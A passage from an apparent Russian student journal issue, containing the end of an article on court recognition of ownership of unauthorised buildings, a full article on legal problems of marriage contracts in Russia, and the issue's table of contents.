Судебный порядок узаконивания самовольной постройки реализуется посредством предъявления иска о признании права собственности. Однако такой иск не должен использоваться для упрощения регистрации прав на вновь созданный объект недвижимости. Известный адвокат Н.Е. Фомина отмечает, что данный способ применяется в тех случаях, когда у лица отсутствовала возможность получить необходимые правоустанавливающие документы на вновь созданный объект недвижимости в порядке, установленном нормативными правовыми актами, которые регулируют отношения, связанные с градостроительной деятельностью, и отношения по использованию земель [6, с. 21].

Для признания за лицом права собственности на объект самовольного строительства, необходимо соблюдение определенных законом требований. Прежде всего, это требование к самому субъекту, а точнее к его правовому титулу по отношению к земельному участку, на котором расположена постройка. Земельный участок должен принадлежать лицу на основании одного из вещных прав: на праве собственности, либо на праве пожизненного наследуемого владения, либо на праве постоянного (бессрочного) пользования. Важно отметить, что данный перечень вещных прав является закрытым и не подлежит расширительному толкованию [4, с. 26].

Помимо обладания земельным участком на определенном законе вещном праве, необходимо одновременное соблюдение указанных в законе условий.

1. Лицо, осуществившее постройку, должно обладать правом на осуществление строительства на определенном земельном участке.

2. На день обращения лица в суд с соответствующим иском объект строительства должен соответствовать установленным законом требованиям, а именно правилам планировки, застройки и землепользования, отвечать требованиям, установленным в иных нормативных документах.

3. Сохранение постройки не должно нарушать прав и охраняемых законом интересов других лиц, например, соседних землепользователей, и не должно создавать угрозу жизни и здоровью граждан.

Помимо всего прочего необходимо отметить, что признание права собственности на самовольную постройку в судебном порядке также может пониматься как исключительный способ защиты права. Такой способ может применяться в случае, если обратившееся в суд лицо по какой-либо независимой от него причине было лишено возможности получить правоустанавливающие документы на вновь созданный или реконструированный объект недвижимости в порядке, установленном нормативными правовыми актами, регулирующими отношения, связанные с градостроительной деятельностью, и отношения по использованию земель.

Важно отметить, что судебный порядок легализации самовольной

постройки изначально задумывался как исключение из общего правила [5, с. 156]. Однако как показывает практика, такой порядок применяется чаще, чем иной установленный законом порядок. Это объясняется тем, что закрепив в ст.222 ГК РФ иной установленный законом порядок законодатель не сделал ссылки на закон, который регулировал бы данную процедуру. Также отсутствует в законах и сам механизм, регламентирующий порядок легализации объектов самовольного строительства, отличный от судебного. В этой связи у лиц, осуществивших постройку, фактически отсутствует альтернатива в выборе, и по существу, они могут воспользоваться лишь одним способом признания права собственности на самовольно возведенный объект недвижимости, а именно судебным.

Второй способ признания права на самовольную постройку – иной установленный законом порядок. Однако, как уже отмечалось выше, законодатель не дает ответа на то, что понимать под таким внесудебным порядком, и какая у него процедура. По этой причине в юридической литературе некоторые ученые высказали мнение о том, что под внесудебным порядком признания права собственности на объект самовольного строительства следует понимать реализацию предоставленной гражданам возможности зарегистрировать право собственности на некоторые объекты недвижимого имущества в упрощенном порядке. Такая процедура иначе также известна, как дачная амнистия.

В рамках дачной амнистии у граждан, которые обладают земельными участками на основании какого-либо вещного права, появилось право зарегистрировать право собственности на когда-либо созданные ими объекты недвижимости на своих дачных участках в упрощенном порядке – путем предоставления документа, подтверждающего титул на соответствующий земельный участок.

Некоторые авторы отмечают, что при дачной амнистии ввиду отсутствия проверки регистрирующим органом факта самовольности постройки по причине отсутствия у него таких полномочий, объекты недвижимости, право

собственности на которые подлежит государственной регистрации в соответствии со ст. 25.3 Федерального закона «О государственной регистрации недвижимости» [2], не могут являться самовольными постройками, так как в отношении них не применим ни один из критериев самовольности. Соответственно, де-факто отсутствует процесс устранения гражданами признаков самовольности объекта строительства, а также отсутствует признание соответствующими органами его санкционированным [3, с. 140].

Тем не менее, тот факт, что регистрирующий орган не проверяет наличие признаков самовольной постройки у такого объекта недвижимости, не может означать, что данный объект однозначно не отвечает какому-либо критерию самовольности, предусмотренному п. 1 ст. 222 ГК РФ. Например, такой объект может быть построен с нарушением различных строительных норм и правил.

На основании изложенного можно прийти к выводу о том, что ставить знак равенства между регистрацией права собственности на самовольно построенные объекты недвижимого имущества в упрощенном порядке и иным установленным законом порядком признания права собственности на самовольную постройку не представляется возможным. В последнем случае должно иметь место именно законодательно закрепленное устранение признаков самовольности объекта строительства, а также признание такого объекта государством в лице санкционированного им государственного органа.

### **Библиографический список:**

1. Гражданский кодекс Российской Федерации (часть первая) от 30.11.1994 № 51-ФЗ (ред. от 16.04.2022) // Собр. законодательства Рос. Федерации. – 1994. – № 32. – Ст. 3301.

2. О государственной регистрации недвижимости: федеральный закон от 13.07.2015 № 218-ФЗ (ред. от 28.12.2022) // Российская газета. – 2015. – № 156 (6727).

3. Бетхер В.А. «Иной» порядок легализации самовольных построек: востребованная необходимость // Вестник Омского университета. Серия

«Право». 2016. № 1 (46). С. 140-146.

4. Кирсанов А.Р. Самовольная постройка: признать нельзя снести? // Имущественные отношения в Российской Федерации. 2016. № 9. С.24-27.

5. Тюрин А.А. Обзор судебной практики по актуальным вопросам применения законодательства легализации самовольных построек // Конституционно-правовые основы ответственности в сфере экологии. 2019. № 1. С. 155-160.

6. Фомина Н.Е. Признание права собственности на самовольную постройку // Жилищное право. 2015. № 3. С.21-25.

7. Щенникова Л.В. Самовольное строительство в России: объективная оценка и неожиданные гражданско-правовые последствия // Законодательство. 2006. № 3. С.18-22.



*Рытова Юлия Владиславовна, студентка 4 курса бакалавриата юридического факультета, Финансовый университет при Правительстве Российской Федерации, г. Москва*  
*e-mail: [svetlana.rytova@bk.ru](mailto:svetlana.rytova@bk.ru)*

## **АКТУАЛЬНЫЕ ВОПРОСЫ ПРИМЕНЕНИЯ БРАЧНОГО ДОГОВОРА В РОССИЙСКОЙ ФЕДЕРАЦИИ**

**Аннотация:** появление в законодательстве Российской Федерации института брачного договора является закономерным этапом развития договорных отношений. Однако ряд вопросов, связанных с применением данного института, носят дискуссионный характер, отсутствует единая теоретическая позиция, что затрудняет разрешение конкретных практических ситуаций. В статье рассматриваются актуальные вопросы, которые на данный момент не имеют однозначного ответа, анализируются мнения правоведов относительно рассматриваемых вопросов, а также предлагаются пути решения выявленных проблем, возникающих при применении брачного договора в Российской Федерации.

**Ключевые слова:** брачный договор, гражданско-правовой договор, имущественные отношения, договорной режим имущества, супруги.

**Annotation:** the emergence of the institution of a marriage contract in the legislation of the Russian Federation is a natural stage in the development of contractual relations. However, a number of issues related to the application of this institute are debatable, there is no unified theoretical position, which makes it difficult to resolve specific practical situations. The article deals with topical issues that currently do not have an unambiguous answer, analyzes the opinions of jurists regarding the issues under consideration, and also suggests ways to solve the

identified problems that arise when applying a marriage contract in the Russian Federation.

**Key words:** marriage contract, civil contract, property relations, contractual regime of property, spouses.

В связи с ростом уровня правовой грамотности населения брачный договор становится все более важным элементом в упорядочении имущественных отношений супругов. Однако практика применения брачного договора в Российской Федерации показала, что данный правовой институт не совершенен, и возникает все больше вопросов относительно его правовой природы, действия брачного договора во времени и пр. Развитие института брачного договора в Российской Федерации требует разрешения спорных вопросов и создания эффективного правового механизма регулирования.

Представляется необходимым начать с определения брачного договора. Если обратиться к национальному гражданскому законодательству, встретить упоминание о брачном договоре можно, например, в ч.1 ст.256 ГК РФ, где закреплено, что имущество, нажитое супругами во время брака, является их совместной собственностью. И в контексте этой же нормы брачный договор регламентируется как исключение, способ установления иного режима имущества супругов [1].

Однако в Гражданском Кодексе РФ отсутствует определение данного понятия, положения, которые могут быть отражены в брачном договоре, порядок его изменения и расторжения. Перечисленные аспекты брачного договора урегулированы главой 8 Семейного Кодекса РФ. Стоит сказать, что нормы, отраженные в данной главе, являются обобщенными, не отражают всей специфики исследуемого института, в связи с чем появляются проблемы их толкования и применения на практике.

Так, в ст. 40 Семейного Кодекса РФ закреплено определение брачного договора, согласно которому это соглашение лиц, вступающих в брак, или соглашение супругов, которое определяет имущественные права и обязанности

супругов в браке или в случае его расторжения [2]. Анализируя представленное определение, становится понятно, что брачный договор представляет собой соглашение. Как уже отмечалось, упоминание о брачном договоре содержится как в Гражданском Кодексе РФ, так и в Семейном Кодексе РФ, вследствие чего на сегодняшний день ведутся споры относительно правовой природы брачного договора. Правоведы спорят о том, к какому виду договоров относить брачный договор: к гражданско-правовым договорам или же к договорам семейного права.

Большая часть правоведов, с которыми, стоит сказать, нельзя не согласиться, определяют брачный договор как полноценную гражданско-правовую сделку, то есть относят его к полноценным гражданско-правовым договорам. Однако представители этой точки зрения не приводят аргументов в подтверждение своей позиции, считая брачный договор гражданско-правовым в порядке должного.

Представители же другой точки зрения приводят в доказательство своих взглядов соответствующие аргументы. Свою позицию они подтверждают тем, что брачный договор обладает специфическими особенностями, определяющими его семейно-правовую природу, среди которых выделяют строго ограниченный круг субъектов, зависимость его действия от брака, а также специфичность предмета договора [4]. Важно отметить, что разрешение этого вопроса важно, как с теоретической, так и с практической точки зрения, поскольку от варианта его решения зависит, распространяются ли положения гражданского законодательства на брачный договор.

Из приведенного определения, а также из содержания ст.42 Семейного Кодекса РФ становится понятно, что российское законодательство, в отличие от законодательства США, Канады Австралии, закрепляет возможность заключения брачного договора только по поводу имущественных прав. Если же в брачном договоре будут закреплены положения, регулирующие личные неимущественные отношения между супругами, ограничивающие их правоспособность и дееспособность, и иные положения, противоречащие

содержанию п.3 ст. 42 Семейного Кодекса РФ, то данные условия будут признаны ничтожными.

Казалось бы, данные нормы весьма логичны и обоснованы. Но проблема заключается в том, что в некоторых случаях личные неимущественные отношения супругов могут порождать имущественные, также, как и имущественные отношения могут порождать личные неимущественные. И тогда возникает вопрос, является ли запрет законодателя о регулировании в брачных договорах личных неимущественных отношений абсолютным или же иногда возможны исключения.

Отвечая на поставленный вопрос, можно сказать, что, на самом деле, в брачном договоре имущественные правоотношения супругов могут ставиться в зависимость от наступления или не наступления условий неимущественного характера. Так, например, в брачном договоре можно предусмотреть переход определенной части имущества в случае супружеской измены в собственность обманутого супруга. В данном случае запрет законодателя о регулировании брачным договором личных неимущественных отношений не нарушается, поскольку личные неимущественные отношения остаются вне рамок юридического воздействия брачного договора [5].

Кроме того, вступление всего брачного договора в силу может быть поставлено в зависимость от наступления нематериального условия. Например, в брачный договор можно включить положение о том, что он вступает в силу только в том случае, если у супругов родится второй ребенок.

Важно выделить еще один немаловажный аспект данного вопроса. Считается неприемлемой обратная ситуация, когда регулирование брачным договором имущественных отношений переходит в регулирование личных неимущественных. Например, в брачном договоре не может содержаться положение о том, что, если один из супругов в период брака получит по наследству определенное жилое помещение, то другой супруг обязан переехать и постоянно проживать вместе с ним в этом жилом помещении.

Таким образом, запрет законодательства о возможности регулирования

брачными договорами личных неимущественных отношений супругов нужно понимать шире, чем указано в законодательстве. То есть такие отношения супругов не могут регулироваться брачным договором даже косвенно, когда в брачном договоре закрепляются положения со скрытым регулированием личных неимущественных отношений супругов.

Правом заключать брачный договор обладает ограниченный круг субъектов, а именно две группы субъектов: лица, вступающие в брак, и супруги. Возникает вопрос, что же понимать под термином «лица, вступающие в брак». Ответ на этот вопрос не содержит ни один нормативный правовой акт. И именно поэтому здесь мнения ученых разделяются.

Некоторые ученые под данной категорией лиц понимают лиц, уже подавших заявление о заключении брака в органы ЗАГС. Свою точку зрения они аргументируют тем, что, анализ норм главы 3 Семейного Кодекса РФ показывает, что вступающими в брак граждан можно считать только после подачи ими заявления в органы ЗАГС. Также они видят угрозу появления правовой неопределенности в том случае, если брачный договор будут заключать те лица, которые не намерены на данный момент регистрировать брак. И при этом проводится аналогия с предварительным договором, которому посвящена ст. 429 Гражданского Кодекса РФ.

Доводы же представителей противоположной точки зрения сводятся к тому, что законодатель не включил ни в Семейный Кодекс РФ, ни в иные нормативные правовые акты требований об обязательной подаче гражданами заявления о регистрации брака как обязательное условие составления брачного договора. Заключение брачного договора до регистрации брака не порождает никаких последствий. И лишь после официального заключения брака брачный договор порождает соответствующие права и обязанности супругов, предусмотренные этим договором. Говоря о времени, которое может пройти между моментом заключения брачного договора и официальным заключением брака, стоит отметить, что оно не ограничено. Представители такой позиции считают некорректным сравнение брачного договора с предварительным

договором, обосновывая это тем, что предварительный договор сразу же после его заключения порождает права и обязанности, брачный же договор, заключенный до регистрации брака, правовых последствий не порождает, вследствие чего правовая неопределенность также не имеет места быть [8].

Таким образом, стоит согласиться с правоведами, которые придерживаются такой позиции, что в качестве лиц, вступающих в брак, стоит рассматривать, независимо от факта подачи в органы ЗАГСа заявления о заключении брака, лиц, которые намерены вступить в брак. Таким образом, правом на заключение брачного договора обладают как лица, уже подавшие соответствующее заявление в органы ЗАГСа, так и лица, которые намерены это сделать в будущем [4]. Однако дискуссии продолжаются, и в целях решения данного вопроса представляется целесообразным закрепить это положение непосредственно в российском законодательстве.

Стоит также отметить, что зачастую на практике органы нотариата сталкиваются с проблемой применения иностранного семейного права при удостоверении брачного договора между супругами, один из которых является иностранным гражданином, ведь, согласно российскому законодательству, у супругов есть возможность урегулировать свои имущественные отношения в соответствии с иностранным правом. Такая возможность применения органами нотариата иностранного права предусмотрена в ст. 104 Основ законодательства РФ о нотариате [3].

В соответствии с общим правилом, которое содержится в п. 2 ст. 161 Семейного Кодекса РФ, по соглашению сторон супруги при отсутствии общего гражданства могут самостоятельно выбрать то законодательство, по которому будут определяться их права и обязанностей по брачному договору. Если же супруги не избрали подлежащее применению законодательство, то к брачному договору будут применяться положения п. 1 ст. 161 Семейного Кодекса РФ. При избрании же супругами иностранного права нотариус должен применить его в соответствии с тем толкованием и практикой, которые существуют в соответствующем государстве. Однако, стоит отметить, что нотариус в любом

случае должен удостовериться, что его положения не противоречат императивным нормам российского законодательства.

Хотелось бы также выделить проблему действия брачного договора во времени. Данная проблема связана с тем, что в законодательстве отсутствуют нормы, регулирующие данный вопрос напрямую. Однако в ходе анализа российского законодательства можно прийти к выводу о том, что брачным договором правомерно урегулировать правовой режим имущества супругов, как уже нажитого к моменту заключения договора, так и того, которое может быть нажито в будущем. То есть в брачном договоре может быть закреплено положение о том, что имущество, приобретенное супругами до заключения брака, является их общей собственностью [7]. Данный вывод подтверждается сторонниками признания гражданско-правовой природы брачного договора. Ведь тогда на брачный договор распространяются нормы Гражданского Кодекса РФ, в частности, п. 2 ст. 425 Гражданского Кодекса РФ, где предусмотрено право сторон установить, что условия заключенного ими договора применяются к их отношениям, возникшим до заключения договора.

Однако важно отметить, что, брачный договор будет распространять свое действие только на имущество, нажитое супругами в браке после вступления брачного договора в силу тогда, когда они при заключении брачного договора не отразили в нем условие о его обратной силе.

Таким образом, подводя итоги, стоит акцентировать внимание на том, что правовое регулирование института брачного договора в нашей стране является недостаточным. Ни Гражданский Кодекс, ни Семейный Кодекс, ни иные нормативные правовые акты в Российской Федерации не содержат норм, разрешающих столь важные вопросы применения брачного договора, в связи с чем представляется целесообразным предложить следующие варианты решения проблемы: внести соответствующие изменения в Гражданский или Семейный Кодексы, в частности определить правовую природу брачного договора, конкретизировать, что следует понимать под категорией «лица, вступающие в брак», либо принять специализированный федеральный закон «О договорном

режиме имущества супругов», нормы которого разрешили бы все существующие проблемы, дискуссионные вопросы.

### **Библиографический список:**

1. Гражданский кодекс Российской Федерации (часть первая) от 30.11.1994 N 51-ФЗ (ред. от 16.04.2022) // СПС КонсультантПлюс (дата обращения 01.04.2023).

2. Семейный кодекс Российской Федерации от 29.12.1995 N 223-ФЗ (ред. от 19.12.2022) // СПС КонсультантПлюс (дата обращения 01.04.2023).

3. Основы законодательства Российской Федерации о нотариате (утв. ВС РФ 11.02.1993 N 4462-1) (ред. от 28.12.2022) (с изм. и доп., вступ. в силу с 01.03.2023) // СПС КонсультантПлюс (дата обращения 02.04.2023).

4. Еркалов Р. Ю. Брачный договор в России: сущность и проблемы применения / Р. Ю. Еркалов Д. Т. Караманукян // Наукосфера. – 2020. – № 11-2. – С. 312-315.

5. Звенигородская Н.Ф. Действие брачного договора во времени // Нотариус. 2017. № 2. С. 9-10.

6. Зубалова А. В. Брачный договор как способ регулирования имущественных отношений супругов / А. В. Зубалова // Аллея науки. – 2017. – Т. 1. – № 10. – С. 172-177.

7. Савостьянова О. Н. Брачный договор: актуальные проблемы и пути их решения / О.Н. Савостьянова // Гражданин и право. - 2017. - № 1. - С. 35-42.

8. Степкин С. П. Правовая природа брачного договора / С. П. Степкин // Семейное и жилищное право. – 2018. – № 2. – С. 25-28.



## Содержание

### **ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ**

Базеева Н. А., Зайцева Е. С. Как Big Data влияет на интересы общества.....	2
Базеева Н. А., Харитонов В. И., Малкина А. А. Разработка через тестирование (TDD).....	10
Вартамян А. А. Угрозы и атаки сетевой безопасности.....	16
Дорджиева Н. Г., Газизов А. Р. Анализ современного состояния проблемы защиты персональных данных работников предприятия.....	22
Ерёмин О. Ю., Моркулев Д. В., Комиссаров В. В. Применение признако – взвешенного линейного сочетания для гибридных рекомендательных систем.....	27
Калиничев С. Ю., Пивкин А. А. Есть ли будущее у языка программирования ассемблер?.....	36
Каримова А. Ю. Метаданные как угроза конфиденциальности личной информации.....	42
Овчинников К. И., Аббакумов А. А. Способы реализации веб-доступа к информационной базе 1С: предприятие 8.3.....	51
Панов С. С., Матвеев А. В., Пантелеев Н. Н. Переполнение буфера на основе стека в LINUX X86.....	57
Сарычева Ю. Ю., Белов Ю. С. Измерение тестового покрытия генератора входных данных для GUI мобильных приложений на базе ОС ANDROID.....	73
Сарычева Ю. Ю., Белов Ю. С. Обзор инструментов для измерения тестового покрытия кода.....	83
Франчук О. С., Фокин В. Г. Сравнительный анализ оптических сетей и гибких оптических сетей.....	92
Цыбенко О. С. Технологии и решения сетевой безопасности.....	101

### **ИСКУССТВОВЕДЕНИЕ И КУЛЬТУРОЛОГИЯ**

Азнагулова Р. Р. Проектная деятельность в сфере дизайна.....	107
Азнагулова Р. Р. Стиль авангард и его влияние.....	113
Куликова Е. М. Дизайн одежды, интерьера, изделий из художественного	

стекла.....	120
Куликова Е. М. Понятие моды.....	126

## **МЕДИЦИНСКИЕ НАУКИ**

Новоселова А. А., Калабин Ю. В. Влияние постоянной физической нагрузки на состояние полости рта.....	132
Новоселова А. А., Калабин Ю. В. Ценность занятий физической культуры в процессе интеграции индивида в социальной среде.....	138

## **ПСИХОЛОГО-ПЕДАГОГИЧЕСКИЕ НАУКИ**

Киселев В. А., Скрипкина Е. Д. Роль фитнес-клуба «ЗдравСоюз» в подготовке населения Петрозаводска к сдаче норм ГТО.....	145
Кондрашкина А. Э. Методическая деятельность в педагогике.....	149
Корончик В. Г. Роль самостоятельной работы учащихся средней школы в процессе обучения английскому языку.....	155
Кузнецова М. И., Сафонова О. А. Необходимость двигательной активности в период обучения в вузе студента архитектурного факультета.....	161
Лешкевич В. А. Влияние физической активности на умственную деятельность и продуктивность дня студента.....	172
Миля А. В. Содержание системы подготовки курсантов военных вузов к служебно-профессиональной деятельности.....	178
Мурованая Н. Н., Тяллева И. А. Подготовка будущих учителей-логопедов к использованию коррекционных средств в работе с заикающимися детьми....	198
Назаренко Б. А. Совершенствование огневой подготовки курсантов образовательных организаций МВД России на начальном этапе обучения....	207
Одилов З. Р. Применение компетентного подхода в процессе преподавания информатики по предмету «Веб-программирование».....	213
Скоробогатова А. С. Государственная система по работе с талантливой молодежью.....	219
Чуринов А. А., Губарь А. А. Влияние рациона питания человека на массу его тела.....	225
Чуринов А. А., Лайкачев А. О. Употребление алкогольных напитков среди	

студентов физико-технического института.....233

## **СЕЛЬСКОХОЗЯЙСТВЕННЫЕ НАУКИ**

Кузьменко И. Н., Атаманова И. А. Антэкология люпина многолистного.....243

## **СОЦИОЛОГИЧЕСКИЕ НАУКИ**

Давыдова Л. В., Бистяйкина Д. А. Факторы препятствующие социально-контрактным отношениям между семьей и государством.....250

## **ТЕХНИЧЕСКИЕ НАУКИ**

Винтайкина Д. А. Информационные технологии в качестве инструмента для проведения аудита.....255

Винтайкина Д. А. Проблемы эффективности интерфейсов программных систем.....262

Ворожейкина А. Д. Применение спин-орбитального взаимодействия для создания быстродействующих ячеек памяти.....268

Галимова К. Р. Основные принципы и требования к защитным конструкциям взрывоопасных объектов.....273

Григорова Н. А. Промышленная безопасность компаний в нефтегазовой отрасли.....278

Демидов Н. А. Воспроизведение голографических изображений – анализ основных тенденций и характеристика оборудования.....286

Егоров А. В., Клейменов С. В., Белоусов К. С. Оценка методов измерения эффективности двигателя в режиме реального времени.....295

Зайнагутдинова А. А., Аксенов С. Г. К вопросу о влиянии легковоспламеняющихся жидкостей на возникновение пожара.....302

Зайнагутдинова А. А., Аксенов С. Г. Пожарная безопасность в подземных автостоянках.....308

Землякова В. В. Оценочный процесс состояния здания во время строительства.....313

Ильина А. Е. Методы улавливания углекислого газа при работе топливного элемента.....319

Ильичев В. Ю., Юрик Е. А. Создание программного продукта для построения

h-s диаграммы и исследования процесса расширения пара в турбине.....	325
Лаврова Л. Ю. Влияние нутовой муки на качество изделий из творога.....	336
Ломова О. А., Кирилов А. А. Загрязнение воздуха летучими органическими соединениями.....	342
Ломова О. А., Коневега Т. А. Исследование особенностей лесных пожаров в некоторых районах Республики Карелия.....	349
Лукьянова Д. В. Важность и методы осуществления контроля сопротивления изоляции.....	358
Лукьянова Д. В. Использование приливных электрических станций.....	364
Лысенков Е. Ю., Аксенов С. Г. Обеспечении пожарной безопасности автомобильных заправочных станций (АЗС).....	370
Макаров П. А. Использование автоматического управления газоперекачивающей станции.....	376
Макаров П. А. Способ увеличения нефтеотдачи путем улучшения соляно-кислотных обработок.....	381
Мокронос К. К., Еремина В. В. Современные возможности и применение беспилотных летательных аппаратов: обзор и сравнительный анализ алгоритмов уклонения от препятствий.....	386
Неведров М. Г. Разработка плоской директорной антенны на основе петлевого вибратора средствами численного проектирования.....	396
Нигаматзянова Г. А. Автоматическая идентификация периферийной техники.....	404
Нигаматзянова Г. А. Анализ ГРП на месторождениях в Западной Сибири.....	409
Печёнкин Д. И. Организация работы по созданию садового-паркового строительства.....	417
Печёнкин Д. И. Улучшение свойств бетона, используемого в строительстве.....	423
Семенова Л. С., Новосёлов А. С. Особенности обращения с отходами на предприятии по производству оптических приборов.....	430
Старушенкова Е. Е., Палютин Р. Р. Паттерн проектирования MVVM, как один	

из способов написания «чистого» кода в Android-приложении на Jetpack Compose.....	441
Чиненова Д. А. Проблемы с изоляцией обмотки электродвигателей в скважинах нефтегазовой отрасли.....	447
Чиненова Д. А. Риски и методы управления ими при строительстве нефтегазопроводов.....	453

## **ЭКОНОМИЧЕСКИЕ НАУКИ**

Воскресенская О. В. Показатели эффективности бизнес-процессов и их оценка.....	461
Воскресенская О. В. Финансовые решения краткосрочного характера.....	472
Кайдалова Е. А., Лизовская В. В. Современные методы адаптации персонала.....	487
Картамышев Н. А. Интегрированное оптимизационное планирование цепей поставок с помощью SCM-систем.....	494
Комарова М. С., Фролова Ю. В. Инновационный маркетинг.....	501
Молдован А. А. Инструменты привлечения ПИИ в РФ.....	509
Молдован А. А. Товарная структура экспорта и импорта между Россией и Республикой Корея.....	524
Плешакова Е. А. Возрастные, гендерные и культурные различия как составные элементы организационной культуры предприятия.....	536
Плешакова Е. А. Способы управления возрастными, гендерными и культурными различиями для построения организационной культуры на предприятии.....	545
Романова Д. М., Лизовская В. В. Роль бренда работодателя в повышении конкурентоспособности компании.....	554
Тверитинова В. А. Автоматизация, как средство повышения эффективности работы сотрудников специализированного депозитария.....	560
Трофимова Т. В., Воскобоева К. Н. Анализ типа организационной культуры в многофункциональном центре предоставления государственных и муниципальных услуг Нижегородской области.....	567

Чистяков Е. А., Колесникова Ю. Ф. Лизинг как финансовый инструмент в организации.....575

## **ЮРИДИЧЕСКИЕ НАУКИ**

Акбатырова Р. С. Объект и предмет прокурорского надзора за процессуальной деятельностью на стадии возбуждения уголовного дела.....583

Акбатырова Р. С. Прокурорский надзор на стадии возбуждения уголовного дела, его цели и задачи.....589

Бордачев А. Ю. Правовой статус участников уголовного судопроизводства из числа лиц с ограниченными возможностями здоровья.....595

Гридин А. В., Цыганков А. Ю. Правовое регулирование статистической отчётности и анализ правоприменительной практики принудительной ликвидации корпораций в условиях устойчивого развития общества.....602

Карлова А. А., Пугачёва Н. В. Изменение работодателской правосубъектности индивидуального предпринимателя как способ достижения равенства прав и возможностей работников.....611

Михайлов Ф. Н., Баранова Н. К. Деятельность опекунов и попечителей при осуществлении своих прав и обязанностей в отношении детей, оставшихся без попечения родителей.....620

Моисейцев В. В. Юрисдикционные особенности электронной коммерции в России и КНР.....628

Пасынкова Е. М., Хубулов Д. Д. Актуальные проблемы правоприменительной практики по делам о самовольной постройке.....638

Пасынкова Е. М., Хубулов Д. Д. Условия и порядок признания права собственности на самовольную постройку.....643

Рытова Ю. В. Актуальные вопросы применения брачного договора в Российской Федерации.....649